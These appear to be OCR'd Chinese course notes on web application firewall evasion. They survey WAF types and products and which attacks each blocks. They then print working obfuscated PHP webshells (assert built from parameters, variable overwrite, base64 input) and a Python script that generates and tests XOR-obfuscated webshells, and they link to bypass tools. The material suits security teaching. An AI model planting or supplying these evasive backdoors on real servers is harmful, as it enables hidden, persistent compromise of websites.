
Day77　WAF 攻防-权限控制&代码免杀&异或运算&变量覆盖&混淆加密& 传参


WAF攻防-小迪安全
基本概念
Web Application Firewall（web应用防火墙），一种公认的说法是"web应用防火墙通过执行一系列针对HTTP/HTTPS的安全策略来专门为web应用提供保护的一款产品。
信息收集
方式
软件
安全狗
宝塔防火墙
网站卫士
硬件
国内外安全公司的产品
云
阿里云
腾讯云
深信服云
亚马逊主机
走向
防护
入口
漏洞
SQL注入
其他
速度
工具
出口
同步数据
绕过
延迟
代理池
白名单
模拟用户
其他
大部分绕过测试需要开发脚本
漏洞发现
工具
Awvs
Xray
http/s
Goby
socks
代理
http/s
socks
根据扫描的数据通讯协议选择
内置
Proxifier
有无代理设置选项
拦截
1、速度流量问题
2、工具的指纹被识别
3、工具的检测Poc或Payload
漏洞利用
漏洞
SQL注入
HPP污染
关键字替换
内联注释
文件上传
换行解析&垃圾溢出&%00干扰&=符号干扰&参数模拟
XSS跨站
xsstrike
内置大量payload
文件包含
代码执行
替换关键字
对象
BT
Safedog
Aliyun
补充
WAF PHP环境 部分JAVA不支持
安全狗：
注入 xss 文件上传拦截
rce 文件包含 等其他不拦截
宝塔：
注入 上传拦截
rce 文件包含 xss等其他不拦截
其中拦截的是关键字
aliyun：
拦截的CC速度 和 后门 信息收集和权限维持阶段拦截
漏洞利用 他不拦截 默认的版本（升级版本没测试）
权限维持
代码层
PHP
5版本
关键字传参
关键变量覆盖
代码打乱加密
异或运算
webshell-venom
7版本
webshell-venom
异或运算
ASP
JSP
ASPX
webshell-venom，也可以以上思路，包括加密
行为层
功能
文件管理
宝塔
base_decode写到后门绕过，传参进行加密
安全狗
随便绕，明文提交或编码更换等
命令执行
PHP-disable_fuction
https://www.cnblogs.com/sdgfsdgfsd/p/13549529.html
https://github.com/l3m0n/Bypass_Disable_functions_Shell
https://github.com/irsl/php-bypass-disable-functions
https://www.cnblogs.com/-qing-/p/10944118.html
WAF内置拦截
无BT_WAF可以，有BT_WAF不能绕

1.知识点

- 1、脚本后门基础&原理
- 2、脚本后门查杀绕过机制
- 3、权限维持-覆盖&传参&加密&异或等


代码块&传参数据&工具指纹等(表面&行为)

- 1、代码表面层免杀-ASP&PHP&JSP&ASPX 等
- 2、工具行为层免杀-菜刀&蚁剑&冰蝎&哥斯拉等

2.详细点

2.1 什么是WAF?

Web Application Firewall（web 应用防火墙），一种公认的说法是“web 应用防火 墙通过执行一系列针对 HTTP/HTTPS 的安全策略来专门为 web 应用提供保护的一款产品。



基本可以分为以下 4 种：

```
1  软件型 WAF
2  以软件的形式安装在服务器上面，可以接触到服务器上的文件，因此就可以检测服务器上 是否有 webshell，是否有文件被创建等。
```

```
1  硬件型 WAF
2  以硬件形式部署在链路中，支持多种部署方式。当串联到链路上时可以拦截恶意流量，在 旁路监听模式时只记录攻击但是不进行拦截。
```


```
1  云 WAF
2  一般以反向代理的形式工作，通过配置后，使对网站的请求数据优先经过 WAF 主机，在WAF 主机对数据进行过滤后再传给服务器
```

```
1  网站内置的 WAF
2  就是来自网站内部的过滤，直接出现在网站代码中，比如说对输入的参数强制类转换啊， 对输入的参数进行敏感词检测啊什么的
```

2.2 如何判断 WAF?

Wafw00f，看图识别，其他项目脚本平台 **https://mp.weixin.qq.com/s/3uUZKryCufQ_HcuMc8ZgQQ**

2.3 常见 WAF 拓扑&防护?



见上图流量走向&常见漏洞

2.4 目前有哪些常见 WAF 产品?

①硬件型

- 硬件型WAF以一个独立的硬件设备的形态存在，支持以多种方式(如透明桥接模式、旁路模式、反向代理等)部署到网络中为后端的Web应用提供安全防护，是最为传统的WAF型态，在受访企业中部署占比为35.2%。相对于软件产品类的WAF，这类产品的优点是性能好、功能全面、支持多种模式部署等，但它的价格通常比较贵。国内的绿盟、安恒、启明星辰等老牌厂商旗下的WAF都属于此类。

②软件型

- 这种类型的WAF采用纯软件的方式实现，特点是安装简单，容易使用，成本低。但它的缺点也是显而易见的，除了性能受到限制外，还可能会存在兼容性、安全等问题。这类WAF的代表有ModSecurity、Naxsi、ShareWAF、安全狗等。

③云WAF

- 随着云计算技术的快速发展，使得基于云的WAF实现成为可能，在本次调查中占比甚至超过了传统的硬件WAF跃升为第一位，达到39.4%。阿里云、腾讯云、深信服云WAF、Imperva WAF是这类WAF的典型代表。

3.演示案例

3.1 基础-脚本后门控制原理-代码解释

对比工具代码-菜刀&蚁剑&冰蝎&哥斯拉等

3.2 原理-脚本后门查杀机制-函数&行为

对比 WAF 规则-函数匹配&工具指纹等

3.3 代码-脚本后门免杀变异-覆盖&传参

3.3.1 php传参带入

```php
<?php
$a=$_GET['a'];
$aa=$a.'ert';
$aa(base64_decode($_POST['x']));
?>

?a=ass
x=cGhwaW5mbygpOw==
```

3.3.2 php变量覆盖

```php
<?php
$a='b';
$b='assert';
$$a(base64_decode($_POST['x']));
?>

x=cGhwaW5mbygpOw==
```

3.4 代码-脚本后门免杀变异-异或&加密

3.4.1 php加密变异

http://www.phpjm.net/
https://www.phpjms.com/
http://1.15.155.76:1234/

3.4.2 php异或运算

```python
import requests
import time
import threading,queue

def string():
    while not q.empty():
        filename=q.get()
        url = 'http://127.0.0.1:8081/x/' +
filename
        datas = {
            'x': 'phpinfo();'
        }
```

```
12          result = requests.post(url,
    data=datas).content.decode('utf-8')
13          if 'XIAODI-PC' in result:
14              print('check->'+filename+'->ok')
15          else:
16              print('check->'+filename+'->no')
17          time.sleep(1)
18
19
20  def shell_test_check():
21      url='http://127.0.0.1:8081/x/33xd64.php'
22      datas={
23          'x':'phpinfo();'
24      }
25
     result=requests.post(url,data=datas).content.de
    code('utf-8')
26      print(result)
27      if 'XIAODI-PC' in result:
28          print('ok')
29
30  if __name__ == '__main__':
31      q=queue.Queue()
32      for i in range(1, 127):
33          for ii in range(1, 127):
34              payload = "'" + chr(i) + "'" + '^' +
    "'" + chr(ii) + "'"
35              code = "<?php $a=(" + payload +
    ").'ssert';$a($_POST[x]);?>"
36              filename = str(i) + 'xd' + str(ii) +
    '.php'
37              q.put(filename)
```

```
38              with
    open('D:/phpstudy/PHPTutorial/WWW/x/' +
    filename, 'a') as f:
39                  f.write(code)
40                  f.close()
41                  print('Fuzz文件生成成功')
42      for x in range(20):
43          t=threading.Thread(target=string)
44          t.start()
```

3.5 拓展-脚本后门脚本类型-JSP&ASPX

3.5.1 php 脚本生成器

Webshell-venom(ASP PHP JSP ASPX)

资源:

```
1  webshell检测平台:
2  https://scanner.baidu.com/#/pages/intro
3  https://ti.aliyun.com/#/webshell
```